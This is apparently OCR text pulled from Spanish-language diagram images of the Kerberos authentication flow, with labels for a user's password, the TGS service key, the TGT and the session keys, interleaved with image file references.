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
Contraseña de chicho
Clave del servicio TGS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
Contraseña de chicho
Clave del servicio TGS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
Clave del servicio TGS
TGT
+ INFO
AUTH
INFO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
TGS Session Key
Contraseña del servicio
Contraseña de chicho
Clave del servicio TGS
Server Session Key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